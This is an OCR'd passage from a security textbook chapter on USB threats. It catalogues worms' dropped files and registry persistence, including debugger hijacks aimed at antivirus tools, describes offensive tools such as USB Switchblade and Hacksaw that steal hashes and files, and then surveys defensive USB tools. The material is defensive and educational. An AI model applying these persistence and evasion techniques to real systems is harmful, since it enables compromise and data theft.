inf file. The <Root>\Autorun.inf file is designed to start the worm when the removable drive is mounted. An HTML file with a message about AIDS and the following marquee is left on the infected system:

> *This file does not make harmful change to your computer. This File is NOT DANGEROUS for your computer and FlashDisk (USB). This file does not disturb any data or files on your computer and FlashDisk (USB). So do not be afraid, and be happy!*

This worm copies itself to the following folders:

- <Open folder>\<Folder name>.exe
- <Root>\BootEx.exe
- <Root>\log.exe
- <Windows>\ErrorReport.exe
- <Windows>\MonitorMission.run
- <Windows>\MonitorSetup.exe
- <Windows>\SystemMonitor.exe
- <Windows>\Win System.exe
- <Windows>\WinSystem
- <Windows>\WinSystem.exe
- <Windows>\WinSystem32.exe
- <Windows>\regedif.exe
- <System>\WindowsUpadate.exe
- <System>\mscomfig.exe
- <System>\msiexece.exe
- <System>\rundlI.exe
- <System>\WindowsProtection.exe
- <System>\msidlI.exe
- <System>\msiexee.exe
- <System>\regedif32.exe
- <System>\scconfig.exe
- <System>\winlocon.exe
- <System>\wpa.bdlx
- <Windows>\windows.exe

The following two files may also be created by this worm:

- <System>\oeminfo.ini
- <System>\oemlogo.bmp

The worm may create the following registry entries:

- HKCR*\shell\Scan for Virus\Command\<Root>\windows\MonitorMission.run
- HKCR\Folder\shell\Scan for Virus\Command\<Root>\windows\MonitorMission.run
- HKCR\Folder\shell\Search\Command\<Root>\windows\MonitorMission.run
- HKCU\Software\KyrentSoft

Worm: W32/Hairy-A

W32/Hairy-A is a worm that affects Windows platform. This worm spreads via removable storage devices such as floppy disks and USB devices by copying itself to removable drives and creating an Autorun.inf file. When this worm is installed, the following files are created:

- <Root>\HarryPotter-TheDeathlyHallows.doc
- <Root>\AutoRun.inf

- <Root>\harry potter.txt
- <Windows>\Tempt\talk.bat

The following registry entry is created to execute talk.bat at startup:

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\"Talk" = <Windows>\Tempt\talk.bat

This worm changes settings for Microsoft Internet Explorer by modifying the values under the following registry enries:

- HKCU\Software\Microsoft\Internet Explorer\Main\
- HKCU\Software\Microsoft\Internet Explorer\Main\Start Page
- HKLM\SOFTWARE\Microsoft\Internet Explorer\Main\Start Page

Internet security is affected by setting the following registry entries:

- HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\ "EnableFirewall" = 0
- HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\ "DoNotAllowExceptions" = 0

System software is disabled by setting the following registry entries:

- HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System\"DisableTaskMgr" = 1
- HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System\"DisableRegistryTools" = 1
- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\"DisableTaskMgr" = 1

The worm also sets the following registry entries:

- HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\"NoFolderOptions" = 1
- HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\"NoViewContextMenu" = 1
- HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\"NoShellSearchButton" = 1
- HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\"NoFind" = 1
- HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\"NoRun" = 1
- HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\"HideClock" = 1
- HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\"NoTrayContextMenu" = 1
- HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\"NoTrayItemsDisplay" = 1
- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\"NoViewContextMenu" = 1
- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\Hidden\ SHOWALL\"CheckedValue" = 0

Worm: W32/QQRob-ADN

W32/QQRob-ADN is a worm that affects the Windows platform. This worm spreads by copying itself to removable storage devices as the hidden file oso.exe and creating a hidden Autorun.inf file to automatically launch oso.exe when the device is plugged in. The worm may also copy itself to the device with nonalphanumeric filenames and with a PIF extension. The first time the worm is executed, it copies itself to the following locations:

- <System>\drivers\conime.exe
- <System>\drivers\pnvifj.exe
- <System>\jusodl.exe
- <System>\severe.exe

It creates the following files:

- <System>\hx1.bat
- <System>\jusodl.dll

<System>\hx1.bat is a clean file and is easily deleted. Troj/QQRob-ACM is detected in the <System>\jusodl.dll file, and the Autorun.inf file is detected as W32/QQRob-ADN.

The worm tries to block access to security-related sites by modifying the HOSTS file. Additionally, to run jusodl.exe and server.exe on startup, this worm creates the following registry entries:

- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\"pnvifj" = <System>\jusodl.exe
- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\"jusodl" = <System>\severe.exe

The worm changes the following registry entries to run pnvifj.exe and conime.exe on startup:

- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\360Safe.exe\"Debugger" = <System>\drivers\pnvifj.exe
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\EGHOST.exe\"Debugger" = <System>\drivers\pnvifj.exe
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\IceSword.exe\"Debugger" = <System>\drivers\pnvifj.exe
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\KRegEx.exe\"Debugger" = <System>\drivers\pnvifj.exe
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\KV-MonXP.kxp\"Debugger" = <System>\drivers\pnvifj.exe
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\KvDetect.exe\"Debugger" = <System>\drivers\pnvifj.exe
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\KvXP.kxp\"Debugger" = <System>\drivers\pnvifj.exe
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\MagicSet.exe\"Debugger" = <System>\drivers\pnvifj.exe
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\NOD32.exe\"Debugger" = <System>\drivers\pnvifj.exe
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\PFW.exe\"Debugger" = <System>\drivers\pnvifj.exe
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\PFWLive-Update.exe\"Debugger" = <System>\drivers\pnvifj.exe
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\QQDoctor.exe\"Debugger" = <System>\drivers\pnvifj.exe
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\Ras.exe\"Debugger" = <System>\drivers\pnvifj.exe
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\Rav.exe\"Debugger" = <System>\drivers\pnvifj.exe
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\RavMon.exe\"Debugger" = <System>\drivers\pnvifj.exe
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\SREng.EXE\"Debugger" = <System>\drivers\pnvifj.exe
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\TrojDie.kxp\"Debugger" = <System>\drivers\pnvifj.exe
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\Wopti-Clean.exe\"Debugger" = <System>\drivers\pnvifj.exe
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\adam.exe\"Debugger" = <System>\drivers\pnvifj.exe
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\avp.com\"Debugger" = <System>\drivers\pnvifj.exe

- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\avp.exe\"Debugger" = <System>\drivers\pnvifj.exe
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\iparmo.exe\"Debugger" = <System>\drivers\pnvifj.exe
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\kabaload.exe\"Debugger" = <System>\drivers\pnvifj.exe
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\mmsk.exe\"Debugger" = <System>\drivers\pnvifj.exe
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\msconfig.com\"Debugger" = <System>\drivers\pnvifj.exe
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\msconfig.exe\"Debugger" = <System>\drivers\pnvifj.exe
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\regedit.com\"Debugger" = <System>\drivers\pnvifj.exe
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\regedit.exe\"Debugger" = <System>\drivers\pnvifj.exe
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\runiep.exe\"Debugger" = <System>\drivers\pnvifj.exe
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\"Shell" = Explorer.exe <System>\drivers\conime.exe

Worm: W32/VBAut-B

The W32/VBAut-B worm affects the Windows platform. This worm spreads through instant messaging protocols and removable storage devices, and it downloads, installs, and runs new software. The worm attempts to copy itself with the file boot.exe to the available removable storage device. It then creates Autorun.inf to ensure that the worm is executed when the device is accessed. Autorun.inf can be safely deleted.

The worm copies itself to the following files when it is run for the first time:

- <Windows>\lsass.exe
- <System>\lsass.exe

The following registry entries are changed to run lsass.exe on startup:

- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\"Shell" = explorer.exe <System>\lsass.exe
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\"Userinit" = userinit.exe,<System>\lsass.exe

Internet Explorer settings are changed by modifying values under the following registry entry:

HKCU\Software\Microsoft\Internet Explorer\Main\Start Page

System software is disabled by setting the following registry entries:

- HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System\"DisableRegistryTools" = 1
- HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System\"DisableTaskMgr" = 1
- HKLM\SOFTWARE\Policies\Microsoft\Windows NT\SystemRestore\"DisableConfig" = 1

The worm also sets the following registry entries:

- HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\"NoFolderOptions" = 1
- HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\"NoRun" = 1
- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\"NoFolderOptions" = 1
- HKCU\Software\Policies\Microsoft\Internet Explorer\Control Panel\"Homepage" = 1
- HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\"Hidden" = 2
- HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\HideFileExt" = 1

W32/VBAut-B creates registry entries under the following:

- HKCU\Software\Yahoo\Pager\View\YMSGR_Launchcast
- HKCU\Software\Yahoo\Pager\View\YMSGR_buzz

Worm: HTTP W32.Drom

HTTP W32.Drom is a worm for Windows XP that downloads and executes malicious files on the compromised computer and spreads through removable storage devices. The following are actions a user should take to stop further damage:

- System restore should be disabled to prevent this worm from infecting the system.
- Antivirus software should be updated regularly.
- The complete system should be scanned after every infection.
- Values added to the registry should be deleted. There are
  - HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\ShellExecuteHooks\"{09B68AD9-FF66-3E63-636B-B693E62F6236}" = ""
  - HKEY_CLASSES_ROOT\CLSID\{09B68AD9-FF66-3E63-636B-B693E62F6236}\InProcServer32\"@" = "%ProgramFiles%\Internet Explorer\romdrivers.dll"
  - HKEY_CLASSES_ROOT\CLSID\{09B68AD9-FF66-3E63-636B-B693E62F6236}\InProcServer32\"ThreadingModel" = "Apartment"

Hacking Tools

The following section explains the hacking tools that may be used during a USB attack.

USBDumper

USBDumper is an application that, when installed on a system, runs a background process that silently copies files from any USB flash drive connected to it. The application is very dangerous because it only requires a user to double-click an executable, and once this occurs, the application runs in the background and automatically downloads the content of any USB drive connected to the system. This application can be a security risk when used alone, but the risk is increased when it is integrated with other tools. Hackers are integrating it with other tools (USB Hacksaw) and scripts to send the downloaded contents to remote locations through encrypted e-mail or FTP.

Figure 7-1 shows the interface for the USBDumper application.

USB Switchblade

USB Switchblade is the result of a community project that merged various tools and techniques to take advantage of various Microsoft Windows security vulnerabilities, the majority of which were related to USB ports. The tool is used to silently recover information from Windows systems (such as password hashes, LSA secrets, IP information, and browser history), autofill information, and create a backdoor to the target system for later access. The tool exposes some very serious security vulnerabilities in Windows.

The tool takes advantage of a security hole in U3 drives that creates a virtual CD-ROM drive, which allows the Windows AutoRun feature to start (unless disabled on the target system). Even if AutoRun or a U3 drive is not used, the application can be started by executing a single script on the drive.

The most damaging feature of this tool is the ability to extract the password hashes from the target system and load them onto the drive for cracking later through the use of rainbow tables. The weakness of Windows LM hashes is fairly well known. With this application installed on a U3 drive, it only takes a few seconds for someone with malicious intent to plug the drive into an open USB port on a system and walk away with the passwords for that system.

The application also finds the browser history (for both IE and Firefox), including autofill information (exposing Web site passwords and other information), as well as AIM and MSN Messenger passwords. It also reveals product keys for some applications (mostly Microsoft applications). The tool also creates a ghost administrator account, and if the system is not behind a firewall, this account can function as a backdoor to the system.




Figure 7-1 USBDumper dumps the contents of a USB drive.

USB Hacksaw

USB Hacksaw is an evolution of USB Switchblade that uses modified versions of USBDumper, Blat, Stunnel, and Gmail to automatically infect Windows PCs with a payload that retrieves documents from USB drives plugged into the target machine and securely transmits them to an e-mail account. This tool automatically and silently installs on Windows 2000, XP, or 2003 machines with either administrator or guest access. Once installed on a target machine, it stays resident and waits for a USB flash drive to be inserted. Once a USB flash drive is inserted, the application downloads the contents of the drive to a temporary location using the modified USBDumper. Then, it silently runs the send.bat file located in the same directory, which archives the contents, establishes an SSL SMTP connection to smtp.gmail.com, e-mails the downloaded data to an e-mail address, and removes the documents and archives.

USB Security Tools

This section explains the USB security tools that can be used to prevent a USB attack.

MyUSBOnly

MyUSBOnly prevents data theft by blocking all USB storage devices except those that are trusted. This prevents files from being copied and transferred through thumb drives, MP3 players, flash memory cards, and portable USB hard drives. It secretly logs information regarding connections and disconnections to USB devices as well as files or folders that are copied, modified, and deleted. It generates an e-mail or syslog notification message when an unauthorized USB storage device is connected to a PC.

Figure 7-2 shows the interface for the MyUSBOnly application.

USBDeview

USBDeview is a small utility that lists all USB devices currently connected to a computer, as well as all previously used USB devices. For each USB device, USBDeview displays detailed information, including the following:

- Device name and description
- Device type




Figure 7-2 MyUSBOnly allows a user to specify which USB devices are trusted.

- Serial number (for mass storage devices)
- Vendor ID
- Product ID
- Date and time the device was added

Previously used USB devices can be uninstalled, and currently connected USB devices can be disconnected. A user can run USBDeview on a remote computer if he or she is logged in as an administrative user on that computer.

This utility does not require an installation process or additional DLL files. The executable file (USBDeview.exe) is copied to any folder and then run. The main window of USBDeview displays all USB devices installed on the system. A user can select one or more items, and then disconnect (unplug) them, uninstall them, or save the information into a text, XLM, or HTML file.

AutoPlay

USBDeview allows users to automatically run a file on USB flash memory devices based on the commands in the Autorun.inf file. Users can manually activate the AutoPlay feature by selecting the desired device and pressing F8. Alternatively, a user can check the **AutoPlay When Device Is Connected** option, and then the AutoPlay feature automatically activates when a USB flash memory device is inserted.

Figure 7-3 shows the interface for the USBDeview utility. Figure 7-4 shows the detailed properties information displayed for a selected USB device.

USB Blocker

USB Blocker integrates with Active Directory and enables system administrators to control access to USB ports on remote computers. The tool uses built-in Group Policy mechanisms to enforce centralized access control, so there is no need to install software on client computers. This control prevents unauthorized use of removable media that connect to USB ports and enables regulatory compliance, such as SOX, GLBA, and HIPAA.

Figure 7-5 shows the interface for the USB Blocker tool.




Figure 7-3 USBDeview allows users to select a USB device and perform certain actions on it.




Figure 7-4 USBDeview displays detailed properties information for a selected device.




Figure 7-5 USB Blocker allows administrators to block access to USB ports.




Figure 7-6 This shows a USB CopyNotify! notification.

USB CopyNotify!

USB CopyNotify! is a security tool that notifies a system administrator when a removable USB storage device is used on any computer on the network. It also maintains a log of the activity. Notifications are sent through e-mail and SMS.

Figure 7-6 shows a notification sent by USB CopyNotify!

Remora USB File Guard

Remora USB File Guard copies files and folders to a USB storage device and dynamically encrypts and compresses the files and folders. The tool uses strong 128-bit encryption and at least a 50% compression rate, which doubles storage capacity.

Figure 7-7 shows the interface for the Remora USB File Guard tool.

Advanced USB Monitor

Advanced USB Monitor is used to capture, view, and process USB traffic to debug and test USB devices and software. It displays the packets sent, decodes the descriptors, detects errors in peripherals or drivers, and measures device and driver performance. The tool enables users to monitor traffic for multiple USB devices simultaneously in real time. Users can also view, explore, and browse USB devices and USB drives.

Figure 7-8 shows the interface for the Advanced USB Monitor software.
The following list describes the labels in Figure 7-8:

1. *Main menu bar*: Contains items for quick access to all main functions of the program
2. *Monitor window*: Displays traffic transferred between the host and the device




Figure 7-7 This screen shows the different configuration options for the Remora USB File Guard tool.




Figure 7-8 Advanced USB Port Monitor allows users to monitor USB traffic in real time.

3. *USB devices window*: Displays all connected devices
4. *Performance monitor window*: Displays device data transfer performance information
5. *A tooltip in the monitor window*
6. *Taskbar*: Displays titles of all windows open in the workspace
7. *Status bar*: Displays a hint for an interface element (if the mouse pointer is over it) or shows the progress of an operation

Folder Password Expert USB

Folder Password Expert USB software protects folders against unauthorized access. It is installed on an external or removable drive, and then the drive is connected to a computer. The software is run from the installation directory on the external or removable drive. The program creates file associations, and the user can use the right-click menu in Windows Explorer to lock and unlock folders. The software supports the following removable media:

- Flash drives
- USB keys/drives
- ZIP and Jaz drives
- SmartMedia

